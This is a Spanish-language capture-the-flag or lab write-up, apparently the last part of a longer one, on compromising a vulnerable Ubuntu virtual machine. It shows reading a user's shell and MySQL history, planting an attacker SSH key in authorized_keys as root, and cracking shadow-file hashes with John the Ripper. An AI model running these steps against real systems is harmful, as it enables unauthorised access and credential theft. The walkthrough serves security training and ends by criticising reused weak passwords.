
```
kali@kali:~$ reboot
kali@kali:~$ service ssh status
kali@kali:~$ service ssh start
kali@kali:~$ sudo apt-get install apache2 apache2-utils
kali@kali:~$ sudo systemctl enable apache2
kali@kali:~$ sudo systemctl start apache2
kali@kali:~$ sudo nano /etc/hosts
kali@kali:~$ sudo systemctl start apache2
kali@kali:~$ sudo apt-get install mysql-client mysql-server
kali@kali:~$ sudo mysql_secure_installation
kali@kali:~$ sudo apt-get install php7.0 php7.0-mysql libapache2-mod-php7.0 php7.0-cli php7.0-cgi php7.0-gd
kali@kali:~$ sudo systemctl status apache2
kali@kali:~$ cd /var/www/html
kali@kali:~$ ls -al
kali@kali:~$ sudo nano info.php
kali@kali:~$ cd ~/
kali@kali:~$ wget -c http://wordpress.org/latest.tar.gz
kali@kali:~$ tar xzvf latest.tar.gz
kali@kali:~$ sudo rsync -av wordpress/* /var/www/html
kali@kali:~$ sudo chown -R www-data:www-data /var/www/html/
kali@kali:~$ sudo chmod -R 755 /var/www/html
kali@kali:~$ mysql -u root -p
kali@kali:~$ cd /var/www/html
kali@kali:~$ sudo mv wp-config-sample.php wp-config.php
kali@kali:~$ sudo nano wp-config.php
kali@kali:~$ sudo systemctl restart apache2.service
```

Vemos aquí que ha estado entrando varias veces a mysql con root, investigaremos esa área.



```
cat /home/marlinspike/.mysql_history
_HiSt0rY_V2_
create\040database\040wp_myblog;
flush\040privileges;
exit;
delete\040database\040wp_myblog;
drop\040database\040wp_myblog;
show\040databases;
create\040database\040wp_myblog;
flush\040privileges;
exit;
```

¡¡¡Y Listo!!! Accedimos como marlinspike en una terminal ssh con una llave ssh



```
kali@kali:~$ ssh -i ~/.ssh/id_ed25519 marlinspike@192.168.111.132
The authenticity of host '192.168.111.132 (192.168.111.132)' can't be established.
ED25519 key fingerprint is SHA256:ZEGvF8tQ4SMVJOaKofsm1TFy5G+/ey3R7Fxd9X4eQoQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.111.132' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.15.0-99-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


214 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

marlinspike@vtcsec:~$
```

¿Qué quiere decir esto? ¡Que eran pistas falsas! A partir del uso de Hydra hasta el uso de wordpress , en lugar de eso teníamos que haber hecho lo siguiente:



```
mkdir -p /home/marlinspike/.ssh
echo ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAN4QqFd9+MghjhBu7JRzuRVlerWVd92ywem+jMvG07g kali@kali
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAN4QqFd9+MghjhBu7JRzuRVlerWVd92ywem+jMvG07g kali@kali

echo ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAN4QqFd9+MghjhBu7JRzuRVlerWVd92ywem+jMvG07g kali@kali
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAN4QqFd9+MghjhBu7JRzuRVlerWVd92ywem+jMvG07g kali@kali
clear

chmod 700 /home/marlinspike/.ssh
chmod 600 /home/marlinspike/.ssh/authorized_keys
chown -R marlinspike:marlinspike /home/marlinspike/.ssh
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAN4QqFd9+MghjhBu7JRzuRVlerWVd92ywem+jMvG07g kali@kali" >> /home/marlinspike/.ssh/authorized_keys
```

Crear e implantar una llave ssh , conectarla con el usuario siendo root de la maquina y simplemente entrar con ssh en otra terminal de Kali linux para acceder a la máquina de marlinspikes a nivel ssh.


Usaremos JohnTheRipper para tener la contraseña en texto plano y poder acceder a la máquina virtual de forma gráfica.

```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali@kali: ~
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,:/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,:/home/marlinspike:/bin/bash
mysql:x:121:129:MySQL Server,,:/nonexistent:/bin/false
sshd:x:122:65534::/var/run/ssh:/usr/sbin/nologin

(kali@kali)-[~]
$ unshadow passwd.txt shadow.txt > hashes_para_john.txt
Created directory: /home/kali/.john

(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes_para_john.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike (marlinspike)
1g 0:00:00:00 DONE 1/3 (2025-10-31 00:27) 100.0g/s 500.0p/s 500.0c/s 500.0C/s marlinspike..marli
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
(kali@kali)-[~]
$ john hashes_para_john.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
marlinspike (marlinspike)
1g 0:00:00:00 DONE 1/3 (2025-10-31 00:27) 100.0g/s 500.0p/s 500.0c/s 500.0C/s marlinspike..marli
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



CONCLUSIONES

Como pudimos ver, hay varios caminos muy largos y algo engorrosos para poder llegar a encontrar el usuario y su contraseña, siendo el camino de la inyección de la llave ssh siendo root y después el ingreso por medio de SSH desde Kali , y obteniendo el hash de la contraseña para poder así compararlo usando la herramienta de John The Ripper para poder comparar ese hash con los que John infiera en su lógica de programación y listo, se tiene la contraseña del usuario , siendo su nombre de usuario la misma contraseña , demostrándonos que esto es una MUY MALA práctica de informática, pues si fuésemos un poco más perspicaces como lo suelen ser los cibercriminales, pudimos haber intentado primeramente con el mismo nombre usuario la contraseña, sin antes de meternos en tantas cuestiones técnicas de usar varias herramientas como WPScan , Metasploit , Nmap , que es algo que los cibercriminales intentan constantemente evadir para evitar trabajar lo más posible.

